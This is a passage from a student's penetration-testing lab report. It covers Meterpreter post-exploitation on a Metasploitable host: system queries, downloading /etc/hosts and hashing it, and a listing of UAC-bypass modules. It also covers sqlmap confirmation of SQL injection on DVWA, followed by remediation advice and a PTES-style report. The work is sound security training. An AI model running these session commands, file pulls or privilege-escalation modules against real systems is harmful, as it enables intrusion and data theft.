- After successful exploitation in Part-3, a Meterpreter session was used to perform minimal post-exploitation actions. The goal was not to fully compromise the system, but to demonstrate awareness of how attackers may proceed after gaining access and how evidence can be safely collected during a security assessment.

Step 1: Session Validation

- An active Meterpreter session was confirmed using Metasploit. The session was accessed to ensure that the exploit was successful and that interaction with the target system was possible.

```
meterpreter > sessions -i 1
[*] Session 1 is already interactive.
```

Figure 17: Active Meterpreter session

Step 2: System Awareness

- Basic system information commands were executed to understand the environment and access level:
 - sysinfo
 - getuid
- These commands confirmed system details and the current user context without performing any harmful actions.

```
meterpreter > getuid
Server username: tomcat55
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > █
```

Figure 18: sysinfo and getuid output

Step 3: Evidence Identification

- A non-sensitive system file was identified for evidence collection. The file selection was done carefully to avoid accessing confidential or critical data. The purpose of this step was to demonstrate evidence handling rather than data extraction.

```
meterpreter > ls /etc/hosts
100444/r--r--r-- 277 fil 2010-04-28 15:23:06 -0400 /etc/hosts
```

Figure 19: File listing / selected file

**Step 4: Evidence Collection and Hashing**

- The selected file was downloaded to the attacker machine, and a cryptographic hash was generated using the SHA-256 algorithm. Hashing ensures data integrity and demonstrates proper forensic handling of collected evidence.
- Command used: sha256sum hosts
- The generated hash value can be used to verify that the evidence remains unchanged.

```
meterpreter > download /etc/hosts
[*] Downloading: /etc/hosts → /home/kali/hosts
[*] Downloaded 277.00 B of 277.00 B (100.0%): /etc/hosts → /home/kali/hosts
[*] Completed : /etc/hosts → /home/kali/hosts
meterpreter >
```

```
(kali@kali)-[~]
$ sha256sum hosts
2f0cb2b6678ce80195363637dec8ff2de6699c599a7ba2d0abfa27792eb3e565  hosts
```

Figure 20: SHA-256 hash output

Step 5: Escalation Awareness (Documentation Only)

- As part of post-exploitation awareness, potential privilege escalation techniques were reviewed. An example Metasploit module such as exploit/windows/local/bypassuac was studied to understand how escalation could occur under misconfigured conditions.
- Privilege escalation was **not executed** during this task to maintain ethical testing boundaries. This step was documented only to demonstrate understanding of escalation concepts and available tools.

```
msf exploit(multi/http/tomcat_mgr_upload) > search bypassuac

Matching Modules

#  Name                                                                 Disclosure Date  Rank    Check  Description
-  -                                                                 -
0  exploit/windows/local/bypassuac_windows_store_filesys 2019-08-22     manual Yes    Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
1  exploit/windows/local/bypassuac_windows_store_reg    2019-02-19     manual Yes    Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
2  exploit/windows/local/bypassuac                      2010-12-31     excellent No     Windows Escalate UAC Protection Bypass
3  \_ target: Windows x86                                     .               .       .
4  \_ target: Windows x64                                     .               .       .
5  exploit/windows/local/bypassuac_injection             2010-12-31     excellent No     Windows Escalate UAC Protection Bypass (In Memory Injection)
6  \_ target: Windows x86                                     .               .       .
7  \_ target: Windows x64                                     .               .       .
8  exploit/windows/local/bypassuac_injection_winsxs      2017-04-06     excellent No     Windows Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
9  \_ target: Windows x86                                     .               .       .
10 \_ target: Windows x64                                     .               .       .
11 exploit/windows/local/bypassuac_vbs                  2015-08-22     excellent No     Windows Escalate UAC Protection Bypass (ScriptHost Vulnerability)
12 exploit/windows/local/bypassuac_comhijack            1900-01-01     excellent Yes    Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
13 exploit/windows/local/bypassuac_eventvwr             2016-08-15     excellent Yes    Windows Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
14 \_ target: Windows x86                                     .               .       .
15 \_ target: Windows x64                                     .               .       .
16 exploit/windows/local/bypassuac_sdclt                2017-03-17     excellent Yes    Windows Escalate UAC Protection Bypass (Via Shell Open Registry Key)
17 exploit/windows/local/bypassuac_silentcleanup        2019-02-24     excellent No     Windows Escalate UAC Protection Bypass (Via SilentCleanup)
18 exploit/windows/local/bypassuac_dotnet_profiler      2017-03-17     excellent Yes    Windows Escalate UAC Protection Bypass (Via dot net profiler)
19 exploit/windows/local/bypassuac_fodhelper            2017-05-12     excellent Yes    Windows UAC Protection Bypass (Via FodHelper Registry Key)
20 \_ target: Windows x86                                     .               .       .
21 \_ target: Windows x64                                     .               .       .
22 exploit/windows/local/bypassuac_sluihijack           2018-01-15     excellent Yes    Windows UAC Protection Bypass (Via Slui File Handler Hijack)
23 \_ target: Windows x86                                     .               .       .
24 \_ target: Windows x64                                     .               .       .

Interact with a module by name or index. For example info 24, use 24 or use exploit/windows/local/bypassuac_sluihijack
After interacting with a module you can manually set a TARGET with set TARGET 'Windows x64'
```

Figure 21: Metasploit escalation module information

4.3. Evidence Summary Table

Evidence ID	Description	Tool Used	Hash Algorithm
E01	Sample system file	Meterpreter / Kali	SHA-256

Figure 22: Evidence summary table



4.4. Observations

- Post-exploitation access was confirmed successfully.
- Minimal interaction reduced risk to the target system.
- Evidence handling using cryptographic hashing ensures integrity.
- Awareness of escalation techniques is essential even when not executed.

4.5. Conclusion of Part-4

- This phase demonstrated responsible post-exploitation practices by validating access, collecting limited evidence, and documenting escalation possibilities. Following ethical boundaries during this stage is critical in professional VAPT engagements to ensure safe and controlled testing.

Part 5: Enhanced Tasks (Simulation, Detection, Remediation, Reporting & Briefing)

5.1 Simulation: SQL Injection on DVWA (sqlmap)

- In this phase, I performed a controlled SQL Injection simulation on DVWA (TryHackMe lab machine). The goal was to validate whether the input parameter was injectable using sqlmap. DVWA was accessed through the browser, and the SQL Injection module was tested. After capturing the vulnerable request, sqlmap was executed against the id parameter. The tool confirmed that the id parameter is vulnerable to SQL Injection. I stopped the test after confirmation because the purpose was only to verify the issue, not to extract or dump data.




Figure 23: DVWA SQL Injection page (normal input test, e.g., id=1)




Figure 24: DVWA security level / page showing SQLi module active (TryHackMe)




Figure 25: sqlmap terminal output showing “parameter ‘id’ is vulnerable” (PoC evidence)

5.2 Detection: Logging Findings (OpenVAS + SQLi Correlation)

- After validating the SQLi simulation, I logged the findings in a simple detection format. This table is used to track what vulnerability was found, on which target, and which PTES phase it belongs to. This is helpful because it keeps scanning/exploitation evidence organized and makes reporting easier.

Timestamp	Target IP	Vulnerability	PTES Phase
2025-08-18 12:00:00	10.48.132.162	SQL Injection (id parameter)	Exploitation
2025-08-18 12:10:00	192.168.177.134	Weak Tomcat Credentials (tomcat:tomcat)	Exploitation
2025-08-18 12:15:00	192.168.177.134	Multiple Critical Findings (OpenVAS summary)	Vulnerability Scanning

Figure 26: Logging table



5.3 Remediation Recommendations + Rescan Plan

- Based on the findings, the following remediation actions are recommended:
 - **SQL Injection (DVWA simulation):** Use parameterized queries / prepared statements, validate and sanitize user input, and ensure database error messages are not exposed to users.
 - **Weak/Default Credentials (Tomcat):** Disable default accounts, enforce strong passwords, and restrict access to the manager interface (IP allow-listing / VPN only).
 - **General Hardening:** Patch outdated services, disable unused ports/services, and apply least-privilege permissions.
 - After implementing fixes, a **rescan using OpenVAS** should be performed to confirm that the vulnerabilities are resolved and no new findings appear.
-

5.4 PTES Report

- This assessment was performed following the PTES flow. In the reconnaissance stage, the exposed services and application endpoints were identified to understand the attack surface. In the vulnerability scanning stage, Nmap and OpenVAS were used to detect weaknesses and assign severity using CVSS scoring. During exploitation, one vulnerability was validated in a controlled way by confirming weak authentication on Tomcat Manager and performing an exploitation simulation. Additionally, a separate lab simulation was performed on DVWA (TryHackMe) where sqlmap confirmed SQL Injection on the id parameter. Post-exploitation activities were kept minimal and focused on evidence handling, and sensitive actions were avoided. Finally, all findings were logged and mapped to PTES phases, and remediation steps were documented with a recommendation to rescan after fixes. Overall, the task helped me understand how scanning results connect with exploitation validation and how to communicate security risks in a structured and actionable format.
-

5.5 Non-Technical Briefing

- A security review was performed to check the system and application for common weaknesses. The testing confirmed issues that could allow unauthorized access or manipulation of application data if exploited. The most important problems were weak/default login settings and improper input handling, which are commonly used by attackers. No sensitive data was taken during testing, and the work was performed in a controlled lab environment. Fixing these issues will reduce the risk of system compromise and improve overall security. Recommended actions include strengthening authentication, restricting administrative access, improving input validation, and verifying the fixes with a follow-up scan.
-

5.6 Conclusion of Part-5

- This phase completed the end-to-end workflow by validating one web vulnerability using sqlmap, logging findings in a structured detection format, and documenting remediation steps with a rescan plan. It also strengthened reporting skills by producing PTES-aligned reporting and a short non-technical briefing.
-



Conclusion

- This Week-2 VAPT task provided hands-on exposure to the complete vulnerability assessment and penetration testing lifecycle. Starting from reconnaissance and vulnerability scanning, moving through exploitation, post-exploitation awareness, and ending with enhanced tasks such as SQL injection simulation and structured reporting, the task helped in understanding how individual technical activities connect in a real-world security assessment.
 - By performing controlled exploitation and simulation in lab environments, the impact of weak authentication and improper input handling was clearly demonstrated. The task also emphasized responsible testing practices, evidence handling, and clear communication through escalation emails and non-technical summaries. Overall, this task strengthened both technical and analytical skills required for professional VAPT engagements.
-

Key Learnings

- Learned how to follow a structured VAPT methodology instead of relying only on tools
 - Understood the importance of reconnaissance and vulnerability validation before exploitation
 - Gained practical experience with Metasploit, OpenVAS, and sqlmap in a controlled environment
 - Learned how to document findings, map them to PTES phases, and suggest remediation steps
 - Improved reporting and communication skills by writing escalation emails and non-technical summaries
-

References

1. **Metasploit Framework Documentation**
<https://docs.metasploit.com/>
 2. **Greenbone / OpenVAS Documentation**
<https://greenbone.github.io/docs/>
 3. **OWASP Damn Vulnerable Web Application (DVWA)**
<https://owasp.org/www-project-damn-vulnerable-web-application/>
 4. **OWASP Top 10 – Web Application Security Risks**
<https://owasp.org/www-project-top-ten/>
 5. **Penetration Testing Execution Standard (PTES)**
<http://www.pentest-standard.org/>
 6. **sqlmap Official Documentation**
<https://sqlmap.org/>
 7. **TryHackMe Learning Platform**
<https://tryhackme.com/>
 8. **Apache Tomcat Security Documentation**
<https://tomcat.apache.org/security.html>
-